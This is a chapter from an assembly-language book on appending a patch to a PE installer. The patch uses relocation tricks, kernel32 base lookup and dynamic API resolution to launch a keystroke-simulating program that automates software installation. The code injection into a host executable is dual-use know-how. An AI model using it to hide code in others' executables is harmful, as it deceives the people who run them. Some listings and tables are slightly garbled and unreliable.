This chapter demonstrates a method of appending patches to the end of the target PE file (refer to Chapter 17), showing a way to bind all files in a specified directory into one compiled method. The patch program in the example completes the release of the host program, the release of related bundled files, the execution of the debugger program, the execution of the binding list, and the specified batch synchronous execution of PE files.

The EXE binder can be used to encrypt specified directories or files, as well as to execute EXE files in batches, which is particularly useful when upgrading multiple patching tools simultaneously.

When a network administrator maintains computers in a computer room, they often need to install some software based on teaching requirements. On a single computer, most software installations are simple, just keep clicking next, next, next... However, if the same software needs to be installed on 50 computers, 100 computers, or even more, the workload becomes very large. Is it necessary to operate each computer individually to install the same software? This chapter will introduce a tool that uses a message sender to achieve automated keyboard input to improve productivity.

---

### 19.1 BASIC APPROACH

The general idea for the example program in this chapter is to automate the installation process by simulating keyboard input operations. If extending this automation method to other applications, all software with keyboard input processes can use this technique, especially for large batch repetitive operations that do not involve complex logic. Using this technique can significantly improve work efficiency. This chapter uses the installation process of Photoshop CS3.exe as an example to demonstrate the entire process of software installation automation. It involves five programs:

- **Photoshop CS3.exe** (downloaded from the Internet for initial installation; users can choose other installation programs)
- **patch.exe** (a patch program, primarily responsible for running \_Message.exe)
- **\_Message.exe** (the message sender, different installation programs can have different message senders)
- **MessageFactory.exe** (a factory for creating message senders; the appropriate message sender is generated according to different software installation requirements)
- **AutoSetup.exe** (the patch tool, automating the software installation process, including automatically starting the message sender)

Photoshop CS3.exe is the installation program used in this chapter. Users can choose other installation programs as needed.

Below we will discuss the programming of the patch program, starting with the patch.exe program.

---

### 19.2 PATCHING PROGRAM PATCH.EXE

The main task of the patching program is to open a separate thread space and then run the message dispatcher Message.exe. A process is an application that is currently executing. It contains all the virtual address space, code, data, and other operating system resources such as file handles and synchronization objects. From the above definition, we can see that a process has several objects: address space, execution modules, and any objects or resources the process opens or creates. At a minimum, a process must contain an execution module, private address space, and one or more threads.

A thread is actually an execution unit. When Windows creates a process, it automatically generates a primary thread for this process. This primary thread usually starts executing from the first instruction of the module.

---

#### 19.2.1 RELATED API FUNCTIONS

If you need to start another process within a process, you can explicitly create it by calling the CreateProcess API function or terminate it using the TerminateProcess function.

##### 1. CreateProcess Function

The function to create a thread is introduced in section 18.2.1 of this book. The prototype of the function is as follows:

```
BOOL CreateProcess(
    LPCTSTR lpApplicationName,
    LPTSTR lpCommandLine,
    LPSECURITY_ATTRIBUTES lpProcessAttributes,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    BOOL bInheritHandles,
    DWORD dwCreationFlags,
    LPVOID lpEnvironment,
    LPCTSTR lpCurrentDirectory,
    LPSTARTUPINFO lpStartupInfo,
    LPPROCESS_INFORMATION lpProcessInformation
);
```

##### 2. TerminateProcess Function

The TerminateProcess function is used to forcibly terminate a process. The prototype of the function is as follows:

```
BOOL TerminateProcess(
    HANDLE hProcess,      // Process handle
    UINT uExitCode        // Exit code
);
```

Explanation of function parameters:

1. hProcess: Handle to the process to be terminated.
2. uExitCode: Exit code.

**Note:** You can specify any exit code. When the function terminates a process, the dynamically linked libraries (DLLs) attached to the process do not receive the DLL\_PROCESS\_DETACH notification.

---

#### 19.2.2 EXECUTE THREAD FUNCTION

The main task of the patch program is to execute the message dispatcher program released by the main program. The execution process is arranged in a thread. This thread function code is shown in code snippet 19-1.

**Code Snippet 19-1** Execute thread function used by the patch program \_RunThread  
(chapter19\patch.asm)

```

1 ;-----
2 ; Execute thread function
3 ; 1. Use CreateProcess to create a process
4 ; 2. Use WaitForSingleObject to wait for the thread to finish
5 ;-----
6 _RunThread proc uses ebx ecx edx esi edi, \
7             dwParam:DWORD
8
9
10    call @F   ; Avoid re-positioning
11 @@:
12    pop ebx
13    sub ebx, offset @@
14
15    pushad
16    mov eax, offset stStartUp
17    add eax, ebx
18    push eax
19    mov edx, dword ptr [ebx + _GetStartupInfoA]
20    call edx
21
22    mov eax, offset szExeFile
23    add eax, ebx
24    mov ecx, offset stStartUp
25    add ecx, ebx
26    mov edx, offset stProcInfo
27    add edx, ebx
28    push edx
29    push ecx
30    push NULL
31    push NULL
32    push NORMAL_PRIORITY_CLASS
33    push NULL
34    push NULL
35    push NULL
36    push eax
37    push NULL
38    mov edx, dword ptr [ebx + _CreateProcessA]
39    call edx
40    .if eax != 0
41        push INFINITE
42        push [ebx + stProcInfo].hProcess
43        mov edx, dword ptr [ebx + _WaitForSingleObject]
44        call edx
45
46        push [ebx + stProcInfo].hProcess
47        mov edx, dword ptr [ebx + _CloseHandle]
48        call edx
49
50        push [ebx + stProcInfo].hThread
51        mov edx, dword ptr [ebx + _CloseHandle]
52        call edx
53    .endif
54    popad
55    ret
56 _RunThread endp

```

Lines 10 to 13 apply the repositioning technique. Lines 16 to 20 retrieve the STARTUPINFO structure of the current process and pass it to the CreateProcess function.

Lines 22 to 39 call the CreateProcess function. If execution is successful, the WaitForSingleObject function is called to wait for the process to return. If not, the thread is terminated. The main code of the thread function is as follows:

```

_start proc
    pushad

    ; Get the base address of kernel32.dll
    invoke _getKernelBase, eax
    mov dword ptr [ebx + hKernel32Base], eax

    ; Get the address of GetProcAddress from the base address

```

```

mov eax, offset szGetProcAddress
add eax, ebx
mov ecx, dword ptr [ebx + hKernel32Base]
invoke _getApi, ecx, eax
mov dword ptr [ebx + _GetProcAddress], eax

invoke _getAllAPIs

; Execute the new thread
mov eax, offset hRunThread
add eax, ebx
push eax
push NULL
push NULL
push NULL
mov eax, offset _RunThread
add eax, ebx
push eax
push NULL
push NULL
mov edx, dword ptr [ebx + _CreateThread]
call edx

popad
ret
_start endp

```

From the above code, we can see that this patch program uses the repositioning technique introduced in Chapter 6, the dynamic loading technique introduced in Chapter 11, and the patch framework introduced in Chapter 13. For detailed code, refer to the accompanying files chapter19\patch.asm.

#### 19.2.3 SIMPLE TEST

Copy chapter11\HelloWorld.exe to the chapter19 directory and rename it to \_Message.exe. Assume HelloWorld.exe is the patch target. Compile, link, and run patch.asm. If successful, the program will pop up a dialog box, indicating that the patch has successfully called the message dispatcher \_Message.exe.

Using the tool bind.exe introduced in Chapter 17, bind this patch program to the final section of the installed program. The execution interface is shown in Figure 19-1.



**Figure 19-1** Interface for Executing the Patch Operation

Run bindC.exe generated in the C drive directory, which will first pop up the HelloWorld dialog box window, and then the installation interface for Photoshop CS3. This indicates that the patch was successful and there were no issues with the patch program's functionality. Next, we will start writing the message dispatcher.

---

### 19.3 MESSAGE DISPATCHER \_MESSAGE.EXE

In the previous section, we used HelloWorld.exe to simulate the message dispatcher. Next, we will officially develop the message dispatcher. The basic idea is as follows:

**Step 1:** Enumerate all top-level windows using the EnumWindows function.

**Step 2:** Match the title of the top-level windows with the specified string to obtain the handle of the window to which we want to send the message.

**Step 3:** Send messages to the obtained window. These messages may be keypress messages or control messages.

The following sections will introduce these three steps separately.

---

#### 19.3.1 WINDOW ENUMERATION CALLBACK FUNCTION

To make the software installation automatic, we first need to get the window that appears on the desktop during installation. In most cases, the window title of the installation program is fixed. For example, the first window title of the Photoshop CS3 installation program is "Install - Photoshop CS3". By matching the title string, we can get the window handle. Code snippet 19-2 shows the window enumeration callback function \_EnumProc. In this function, we will display the relevant information for each enumerated window, including the window handle, window's title name, and window's class name.

**Code Snippet 19-2** Window Enumeration Callback Function \_EnumProc  
(chapter19\enumWindows.asm)

```
1 ; -----
2 ; Window Enumeration Callback Function
3 ; -----
4 _EnumProc proc hTopWinWnd:DWORD, value:DWORD
5     .if hTopWinWnd != NULL
6         invoke GetClassName, hTopWinWnd, addr szClassNameBuf, \
7             sizeof szClassNameBuf
8         invoke GetWindowText, hTopWinWnd, addr szWndTextBuf, \
9             sizeof szWndTextBuf
10
11        invoke wsprintf, addr szBuffer, addr szOut1, hTopWinWnd, addr szClassNameBuf
12        invoke _appendInfo, addr szBuffer
13
14        invoke wsprintf, addr szBuffer, addr szOut2, addr szWndTextBuf
15        invoke _appendInfo, addr szBuffer
16        invoke _appendInfo, addr szCrlf
17
18        pushad
19        mov esi, offset szName
20        mov edi, offset szWndTextBuf
21        mov ecx, 10
22        repe cmpsb
23        jnz @2
24        mov eax, hTopWinWnd
25        mov hWin, eax
26    @2:
27        popad
28
29        inc dwCount
30    .endif
31    mov eax, hTopWinWnd ; When the window handle is NULL, end the function
32    ret
33 _EnumProc endp
```

Lines 19-22 compare the specified string with the window title string. If they are equal, the global variable hWin is assigned a value, which is the handle of the window of the installation program.

### 19.3.2 CALLING THE WINDOW ENUMERATION FUNCTION

The following is the code for calling the window enumeration callback function:

```
; -----  
; Send message to the window  
; -----  
  
_doIt proc  
    invoke EnumWindows, addr _EnumProc, NULL ; Enumerate top-level windows  
    mov eax, hWin  
    mov hParentWin, eax  
    invoke wsprintf, addr szBuffer, addr szOut3, hWin  
    invoke _appendInfo, addr szBuffer  
    .....  
    ret  
_doIt endp
```

The first parameter of the EnumWindows function is the window enumeration callback function. When the handle of the obtained window is NULL, the callback function will return; if the window title in the system matches the specified string, the handle of the window will be returned in hWin. The result of the window enumeration is shown in Figure 19-2.

As shown in the figure, many enumerated windows have no titles. Some of these windows are system windows and are not displayed on the desktop.




Figure 19-2 Effect of Desktop Window Enumeration

### 19.3.3 SENDING MESSAGES TO THE SPECIFIED WINDOW

Once the window matching is complete, the handle of the obtained window is stored in the variable hWin. Next, you can use the PostMessage function to send messages to this window. Since not all steps of the installation program use the same window, each time a message is sent, the window of the installation program needs to be repositioned. To improve the adaptability of the message dispatcher, you can also use the method of matching coordinates to reposition the window. This is done by calling the WindowFromPoint function to get the handle of the top-level window at the specified screen coordinates. The code for sending messages to the specified window is as follows:

```

invoke SetForegroundWindow, hWin
invoke SetActiveWindow, hWin
invoke PostMessage, hWin, WM_KEYDOWN, VK_RETURN, NULL
invoke Sleep, 5000

mov @stPos.x, 500
mov @stPos.y, 400
invoke WindowFromPoint, @stPos.x, @stPos.y
mov hWin, eax
invoke PostMessage, hWin, WM_KEYDOWN, VK_RETURN, NULL
invoke Sleep, 5000

; Send a close message to the parent window
mov eax, hParentWin
mov hWin, eax
invoke SendMessage, hWin, WM_CLOSE, NULL, NULL
invoke Sleep, 5000

```

As shown above, after each message is sent, there is a Sleep command with a specified number of milliseconds to pause. This value represents the time interval between the current step and the next step where the window appears in the installation program. Each step's value must be calculated based on the actual installation process.

**Note:** Messages are of two types: one is a keyboard message, usually indicated by WM\_KEYDOWN with VK\_RETURN representing the Enter key; the other is a control message, typically WM\_CLOSE, which is a message to close the window.

---

#### 19.3.4 SOURCE CODE OF THE MESSAGE DISPATCHER

Next, we will look at the complete source code of the message dispatcher. This message dispatcher is designed for the installation process of Photoshop CS3. Before writing the code, you need to determine which steps the installation program goes through, how long the interval between each step is, and what needs to be done at each step. Detailed information is recorded in Table 19-1.

**Table 19-1** Information Record of the Photoshop CS3 Installation Process

Step	Key Press	Time Interval (Milliseconds)	Note
1	None	10000	Wait for the first window to appear
2	Enter	5000	Welcome to the installation guide
3	Enter	5000	Read information
4	Enter	5000	Select target location
5	Enter	5000	Select start menu folder
6	Enter	5000	Select additional tasks

7	Enter	15000	Ready to install
8	Enter	5000	Installation guide complete

As shown in the table, the first step is to wait for the CreateProcess function to create the installation process, until the first window of the installation interface appears. Therefore, this step takes a bit longer, 10 seconds. The seventh step is the file copy process, which also takes longer, 15 seconds. Since all steps use the default settings, the key to be sent is Enter. The relevant code for the message dispatcher can be found in Code Snippet 19-3.

### Code Snippet 19-3 Message Dispatcher (chapter19\\_message.asm)

```

1   .386
2   .model flat, stdcall
3   option casemap:none
4
5   include windows.inc
6   include user32.inc
7   include kernel32.inc
8   include winResult.inc
9
10  includelib user32.lib
11  includelib kernel32.lib
12  includelib winResult.lib
13
14
15  .data
16
17
18  szNewBuffer      db 2048 dup(?)
19  szClassNameBuf  db 512 dup(?) ; Do not change the size
20  szWndTextBuf    db 512 dup(?) ; Do not change the size
21  szName          db '安装 - Photo', 256 dup(0)
22
23  szBuffer         db 1024 dup(0)
24
25
26  szMainClassNameBuf db 512 dup(?)
27  szMainWndTextBuf db 512 dup(?)
28  hParentWin       dd ? ; Parent window handle
29  hWin              dd ? ; Current window handle
30  hSubWin          dd ?
31  dwCount          dd ?
32
33  @stPos           POINT <>
34
35  .code
36
37  ; -----
38  ; Window enumeration callback function
39  ; -----
40  _EnumProc proc hTopWinWnd:DWORD, value:DWORD
41      .if hTopWinWnd != NULL
42          invoke GetClassName, hTopWinWnd, addr szClassNameBuf, \
43                      sizeof szClassNameBuf ; Get class name
44          invoke GetWindowText, hTopWinWnd, addr szWndTextBuf, \
45                      sizeof szWndTextBuf ; Get window title
46
47          pushad
48          mov esi, offset szName
49          mov edi, offset szWndTextBuf
50          mov ecx, 10
51          repe cmpsb
52          jnz @2
53          mov eax, hTopWinWnd
54          mov hWin, eax
55          @2:
56          popad
57
58  inc dwCount

```

```

59      .endif
60      mov eax, hTopWinWnd ; When the window handle is NULL, end the function
61      ret
62 _EnumProc endp
63
64
65 ; -----
66 ; Send message to the window
67 ; -----
68 _doIt proc
69     invoke EnumWindows, addr _EnumProc, NULL ; Enumerate top-level windows
70     mov eax, hWin
71     mov hParentWin, eax
72
73     invoke Sleep, 10000 ; Wait 10 seconds
74
75
76     invoke SetForegroundWindow, hWin
77     invoke SetActiveWindow, hWin
78     invoke PostMessage, hWin, WM_KEYDOWN, VK_RETURN, NULL
79     invoke Sleep, 5000
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126     mov @stPos.x, 500
127     mov @stPos.y, 400
128     invoke WindowFromPoint, @stPos.x, @stPos.y
129     mov hWin, eax
130     invoke PostMessage, hWin, WM_KEYDOWN, VK_RETURN, NULL
131     invoke Sleep, 5000
132
133
134 ; Send close message to the parent window
135     mov @stPos.x, 500
136     mov @stPos.y, 400
137     invoke WindowFromPoint, @stPos.x, @stPos.y
138     mov eax, hParentWin
139     mov hWin, eax
140     invoke SendMessage, hWin, WM_CLOSE, NULL, NULL
141     invoke Sleep, 5000
142
143     @ret:
144         ret
145
146 _doIt endp
147
148 start:
149     invoke _doIt
150     invoke ExitProcess, NULL
151 end start

```

---

#### 19.3.5 TESTING EXECUTION

Compile the link to generate \_Message.exe. Copy the patched file created in section 19.2.3, named C:\bindC.exe, to D:\masm32\source\chapter19 directory, and rename it to patch\_PhotoshopCS3.exe. Then double-click to run the file. Next, you can relax with a cup of coffee and enjoy the automated installation process. The initial installation interface is shown in Figure 19-3.



Figure 19-3 Photoshop CS3 Installation Interface

#### 19.4 MESSAGE SENDER FACTORY GENERATION TOOL MESSAGEFACTORY.EXE

Different software installation steps vary, and the installation process determines that the message sender provided with the installation software is also different. If a new message sender code is written for each installation program, compiling and linking every time becomes too troublesome.

To solve this problem, the following section writes a "Message Sender Factory Generation Tool" to automatically generate the message sender executable \_Message.exe according to the different requirements of the installation software.

The Windows API function provides several functions for sending messages to windows. Below we first look at these functions.

##### 19.4.1 MESSAGE SENDING FUNCTIONS

In the Windows API function library, there are three commonly used message sending functions. They are SendMessage, PostMessage, and keybd\_event. The usage of these three functions is introduced below.

###### 1. SendMessage

This function sends the specified message to a window or windows. The function calls the window procedure directly and does not return until the window procedure has processed the message. The complete definition is as follows:

```
LRESULT SendMessage(
    HWND hWnd,           // Handle to the target window
    UINT Msg,            // Message to be sent
    WPARAM wParam,       // First additional message information
    LPARAM lParam        // Second additional message information
);
```

Function Parameter Explanation:

1. hWnd: Handle to the window that will receive the message. If this parameter is `HWND_BROADCAST`, the message will be sent to all top-level windows in the system, including windows that are not visible, those that belong to other processes, and overlapped or popped-up windows.
2. Msg: The message to be sent.
3. wParam: Additional message-specific information.
4. lParam: Additional message-specific information.
5. Return Value: Returns the result of message processing, depending on the sent message.

## 2. Function `PostMessage`

This function posts a message to the message queue associated with the thread that created the specified window and returns immediately without waiting for the thread to process the message. Messages in the message queue can be retrieved by calling the `GetMessage` or `PeekMessage` function.

```
BOOL PostMessage(
    HWND hWnd,           // Handle to the target window
    UINT Msg,            // Message to be sent
    WPARAM wParam,       // First additional message information
    LPARAM lParam        // Second additional message information
);
```

Function Parameter Explanation:

1. hWnd: Handle to the window that will receive the message. It can have two defined values:
  - o `HWND_BROADCAST`: Indicates that the message will be sent to all top-level windows in the system, including invisible windows, windows owned by other processes, and overlapped or popped-up windows, but the message will not be received by child windows.
  - o `NULL`: The function behaves like `PostThreadMessage` with the `ThreadId` parameter set to the identifier of the current thread.
2. Msg: The message to be sent.
3. wParam: Additional message-specific information.
4. lParam: Additional message-specific information.
5. Return Value: If the function succeeds, the return value is nonzero; if the function fails, the return value is zero. To get extended error information, call `GetLastError`.

**Note:** When using the `HWND_BROADCAST` method, its application should be cautious. It is recommended to use `RegisterWindowMessage` to obtain a unique message identifier in the application. If sending a message within the range of `WM_USER` defined messages, the message parameters should not include pointers (like `PostMessage`, `SendNotifyMessage`, or `SendMessageCallback`), otherwise, the operation will fail.

## 3. Function `keybd_event`

Among the functions that send messages, the most practical one is the `keybd_event` function. This function simulates sending Windows messages without having to specify a window, thus avoiding many troubles, and the code is relatively simple. The specific definition of the `keybd_event` function is as follows:

```
VOID keybd_event(
```

```

    BYTE bVk,           // Virtual key code
    BYTE bScan,          // Hardware scan code
    DWORD dwFlags,       // Additional function options
    DWORD dwExtraInfo // Additional 32-bit value
};


```

Function Parameter Explanation:

1. bVk: Defines a virtual key code. The key value must be between 1 and 254. For example, VK\_RETURN, Tab key VK\_TAB, etc. For more details about virtual key codes, refer to the next section.
2. bScan: Defines the hardware scan code for the key.
3. dwFlags: Defines various aspects of the action flags. Applications can use some predefined constant flags, including:
  - o KEYEVENTF\_EXTENDEDKEY: If set, the scan code is preceded by 0xE0 (224).
  - o KEYEVENTF\_KEYUP: If set, the key is released; if not set, the key is pressed.
4. dwExtraInfo: Defines an additional 32-bit value.

For example, the virtual key code for "A" is 65. The following code simulates pressing and releasing the "A" key:

```

keybd_event(65, 0, 0, 0);
keybd_event(65, 0, KEYEVENTF_KEYUP, 0);

```

#### 19.4.2 KEYBOARD SCAN CODES

For early programmers and developers, actual key codes are generated by the physical keyboard. In Windows documentation, these codes are called scan codes. For IBM-compatible machines, the scan code for the 16 key is Q key, 17 is W key, 18 is E key, and so on. The scan code is the actual code emitted by the keyboard.

Windows developers realized that the devices associated with these codes were too complex and thus defined virtual key codes (virtual key codes) to handle key processing. Some virtual key codes are handled by IBM-compatible hardware, but other hardware can also handle key codes.

Virtual key codes are used in messages such as WM\_KEYDOWN, WM\_KEYUP, WM\_SYSKEYDOWN, and WM\_SYSKEYUP, with the wParam parameter specifying the key. This indicates whether the key is pressed or released. Table 19-2 shows the correspondence between keyboard virtual key codes and their descriptions.

**Table 19-2** Keyboard Virtual Key Codes and Their Corresponding Descriptions

<b>Value</b>	<b>API Symbol Name</b>	<b>Description</b>
1	VK_LBUTTON	Left mouse button
2	VK_RBUTTON	Right mouse button
3	VK_CANCEL	Ctrl+Break
4	VK_MBUTTON	Middle mouse button
8	VK_BACK	Backspace
9	VK_TAB	Tab
12	VK_CLEAR	NUM LOCK off, numeric keypad 5
13	VK_RETURN	Enter
16	VK_SHIFT	Shift
17	VK_CONTROL	Ctrl
18	VK_MENU	Alt
19	VK_PAUSE	Pause Break

20	VK_CAPITAL	Caps Lock
27	VK_ESCAPE	Esc
32	VK_SPACE	Spacebar
33	VK_PRIOR	Page Up
34	VK_NEXT	Page Down
35	VK_END	End
36	VK_HOME	Home
37	VK_LEFT	Left Arrow
38	VK_RIGHT	Right Arrow
39	VK_UP	Up Arrow
40	VK_DOWN	Down Arrow
41	VK_SELECT	Select
42	VK_PRINT	Print
43	VK_EXECUTE	Execute
44	VK_SNAPSHOT	Print Screen
45	VK_INSERT	Insert
46	VK_DELETE	Delete
47	VK_HELP	Help
48-57	VK_0 - VK_9	Main keyboard 0-9
65-90	VK_A - VK_Z	Main keyboard A-Z
91	VK_LWIN	Left Win
92	VK_RWIN	Right Win
93	VK_APPS	Applications key
94	Reserved	Reserved
96-105	VK_NUMPAD0-9	Numeric keypad 0-9
106	VK_MULTIPLY	Numeric keypad *
107	VK_ADD	Numeric keypad +
108	VK_SEPARATOR	Separator
109	VK_SUBTRACT	Numeric keypad -
110	VK_DECIMAL	Numeric keypad .
111	VK_DIVIDE	Numeric keypad /
112-135	VK_F1 - VK_F24	Function keys F1 - F24
136-143	Unassigned	Unassigned
144	VK_NUMLOCK	Num Lock
145	VK_SCROLL	Scroll Lock
146-150	Specific	Specific usage
151-159	Unassigned	Unassigned
160	VK_LSHIFT	Left Shift key
161	VK_RSHIFT	Right Shift key
162	VK_LCONTROL	Left Ctrl key
163	VK_RCONTROL	Right Ctrl key
164	VK_LMENU	Left Alt key
165	VK_RMENU	Right Alt key
166	VK_BROWSER_BACK	Browser Back key (part of browser section)
167	VK_BROWSER_FORWARD	Browser Forward key
168	VK_BROWSER_REFRESH	Browser Refresh key
169	VK_BROWSER_STOP	Browser Stop key
170	VK_BROWSER_SEARCH	Browser Search key
171	VK_BROWSER_FAVORITES	Browser Favorites key
172	VK_BROWSER_HOME	Browser Start and Home key
173	VK_VOLUME_MUTE	Volume Mute key (part of audio section)
174	VK_VOLUME_DOWN	Volume Down key
175	VK_VOLUME_UP	Volume Up key
176	VK_MEDIA_NEXT_TRACK	Next Track key (part of media section)
177	VK_MEDIA_PREV_TRACK	Previous Track key
178	VK_MEDIA_STOP	Stop Media key
179	VK_MEDIA_PLAY_PAUSE	Play/Pause Media key
180	VK_LAUNCH_MAIL	Start Mail key (part of application section)

181	VK_LAUNCH_MEDIA_SELECT	Select Media key
182	VK_LAUNCH_APP1	Start Application 1 key
183	VK_LAUNCH_APP2	Start Application 2 key
186	VK_OEM_1	OEM specific 1 (part of OEM section)
187	VK_OEM_PLUS	OEM Plus key
188	VK_OEM_COMMA	OEM Comma key
189	VK_OEM_MINUS	OEM Minus key
190	VK_OEM_PERIOD	OEM Period key
191	VK_OEM_2	OEM specific 2 /?
192	VK_OEM_3	OEM specific 3 ~`
193-215	Reserved	Reserved
216-218	Unassigned	Unassigned
219	VK_OEM_4	[{
220	VK_OEM_5	
221	VK_OEM_6	}]
222	VK_OEM_7	Double quotes and single quote
223	VK_OEM_8	
246	VK_ATTN	Attn key
247	VK_CRSEL	Crsel key
248	VK_EXSEL	Exsel key
249	VK_EREOF	Ereof key
250	VK_PLAY	PLAY key
251	VK_ZOOM	Zoom key
252	VK_NONAME	
253	VK_PA1	
254	VK_OEM_CLEAR	Clear key

As shown, the highlighted section represents the keys with values exceeding 0xA0h (i.e., virtual key codes greater than 160). The highlighted section lists the commonly used virtual key codes for automatically sending messages by the software installation. Examples include tab keys for confirming usage, adjusting the position of the cursor, and entering characters of installation paths in uppercase, numbers in serial order, and paths enclosed in quotation marks. The main parts can be detailed as follows:

- 1-4: Direction keys
- 8-36: Functional keys, including Enter, Tab, Space, etc.
- 37-40: Miscellaneous keys
- 48-57: Numeric keys
- 65-90: Alphabet keys
- 112-135: F1 to F24 function keys
- 186-222: Special characters, such as brackets, slashes, etc.
- 166-172: Browser control keys
- 173-175: Audio control keys
- 176-179: Media control keys
- 180-183: Application control keys

Since the keyboard represents multiple symbols per key, pressing Shift results in one symbol while not pressing Shift results in another. For example, for virtual key code 186, if Shift is not pressed, it represents a semicolon; if Shift is pressed, it represents a colon. Therefore, when representing virtual key codes, it is crucial to properly manage the use of functional keys.

#### 19.4.3 ANALYSIS OF AN ADVANCED MESSAGE SENDER EXAMPLE

Because the keybd\_event function sends messages to the keyboard, it is very practical. Therefore, while constructing the message sender factory tool, this function is frequently used. Code example 19-3 demonstrates the use of the keybd\_event function to send a simple message. The complete code reference can be found in chapter19\second\_Message.asm.

### Code Listing 19-3 Advanced Message Sender (chapter19\second\Message.asm)

```

1  .386
2  .model flat, stdcall
3  option casemap:none
4
5  include windows.inc
6  include user32.inc
7  include kernel32.inc
8  include winResult.inc
9
10 includelib user32.lib
11 includelib kernel32.lib
12 includelib winResult.lib
13
14 .code
15
16 ;-----
17 ; Send message to window
18 ;-----
19 _doIt proc
20
21     invoke Sleep, 10000          ; Wait for 10 seconds
22
23     invoke keybd_event, VK_C, 0, 0, 0
24     invoke Sleep, 1000
25
26     invoke keybd_event, VK_SHIFT, 0, 0, 0      ; Press shift key
27     invoke keybd_event, 0BAh, 0, 0, 0           ; Key number
28     invoke keybd_event, VK_SHIFT, 0, \
29                     KEYEVENTF_KEYUP, 0        ; Release
30     invoke Sleep, 1000
31
32
33     invoke keybd_event, 220, 0, 0, 0          ; Slash
34     invoke Sleep, 1000
35
36     invoke keybd_event, VK_W, 0, 0, 0
37     invoke Sleep, 1000
...
53
54     invoke keybd_event, VK_TAB, 0, 0, 0
55     invoke Sleep, 1000
56
57     invoke keybd_event, VK_RETURN, 0, 0, 0
58     invoke Sleep, 5000
59
60
61     invoke keybd_event, VK_RETURN, 0, 0, 0
62     invoke Sleep, 5000
63
64     invoke keybd_event, VK_RETURN, 0, 0, 0
65     invoke Sleep, 5000
66
67     @ret:
68         ret
69
70     _doIt endp
71
72 start:
73     invoke _doIt
74     invoke ExitProcess, NULL
75 end start

```

The above code example sends the string "c:\winrar" to the current top window of the operating system. In this example, the "c" is sent first, which corresponds to line 23 of the

code. Next, the message sender sends the Shift key (lines 26-28), and finally releases the Shift key.

**Note:** When the function `keybd_event` sends a message, it will send the message to the current top window without specifying the target window. When the program is running, the top window is always the front window (except for some special installation programs). Therefore, using the method of sending messages through `keybd_event` is effective for some special installation programs.

---

#### 19.4.4 MESSAGE SENDER COMPLETED CODE STRUCTURE

The following points illustrate the completed code for the message sender. During the installation process, the message sender needs to send messages to the following keys:

- Function keys (e.g., F8 key to indicate user agreement to install)
- Confirmation keys (e.g., Enter key to indicate OK)
- Navigation keys (e.g., Tab key for moving focus)
- Selection keys (e.g., space key)
- Characters (e.g., user name, registration code, etc.)
- Control messages (e.g., messages to control the window, such as closing the window with WM\_CLOSE, etc.)

Different messages need to use different virtual key codes and set different character codes. Below is a piece of reverse-engineered assembly code for sending messages:

Referenced by a (U)nconditional or (C)onditional Jump at Address:  
:00401314 (U)

```
:0040132A 90 nop
:0040132B 90 nop
:0040132C 90 nop
:0040132D 90 nop
:0040132F 6A00 push 00000000
:00401331 6A00 push 00000000
:00401333 6A00 push 00000000
:00401335 6A00 push 00000000
:00401337 6A43 push 00000043
:00401339 FF93611400 call dword ptr [ebx+00401169]
:0040133F 68B7030000 push 000003B7
:00401344 FF93611400 call dword ptr [ebx+0040116D]
:0040134A 90 nop
:0040134B 90 nop
:0040134C 90 nop
:0040134D 90 nop
:0040134E 6A00 push 00000000
:0040134B 6A00     push 00000000
:0040134D 6A00     push 00000000
:0040134F 6A10     push 00000010
:00401351 FF9369114000 call dword ptr [ebx+00401169]
:00401357 6A00     push 00000000
:00401359 6A00     push 00000000
:0040135B 6A00     push 00000000
:0040135D 68BA000000 push 000000BA
:00401362 FF9369114000 call dword ptr [ebx+00401169]
:00401368 6A00     push 00000000
:0040136A 6A02     push 00000002
:0040136C 6A00     push 00000000
:0040136E 6A10     push 00000010
:00401370 FF9369114000 call dword ptr [ebx+00401169]
:00401376 68E8030000 push 000003E8
:0040137B FF936D114000 call dword ptr [ebx+0040116D]
:00401381 90      nop
:00401382 90      nop
```

```

:00401383 90      nop
:00401384 6A00    push 00000000
:00401386 6A00    push 00000000
:00401388 6A00    push 00000000
:0040138A 68DC000000 push 000000DC
:0040138F FF9369114000 call dword ptr [ebx+00401169]
:00401395 68E8030000 push 000003E8
:0040139A FF936D114000 call dword ptr [ebx+0040116D]
:004013A0 90      nop
:004013A1 90      nop
:004013A2 90      nop

```

Using the number key as an example (the highlighted portion in the above content): The program code for pressing the number key is the longest segment of instruction code, which requires sending the Shift key press, then sending the virtual key value of the number key, and finally sending the Shift key release message. The longest segment of this instruction code is from address 0040131B to 00401349, which is 38h bytes in length, converted to decimal as 56 bytes. Assuming each segment of code is 56 bytes long, then the length of the code for storing messages to be sent, as defined in MessageFactory.asm, is approximately 50000 bytes. Therefore, the space can accommodate approximately  $50000/56=892$  segments of messages to be sent. This amount is sufficient for most installation programs.

How can we pre-allocate space for the code in the program? It's simple, just use a large number of `jmp @ret` instructions, as shown below:

```

;-----
; Send message to window
;-----
_doIt proc

    ; Wait for 10 seconds
    push 10000
    call [_Sleep]

    jmp @next1

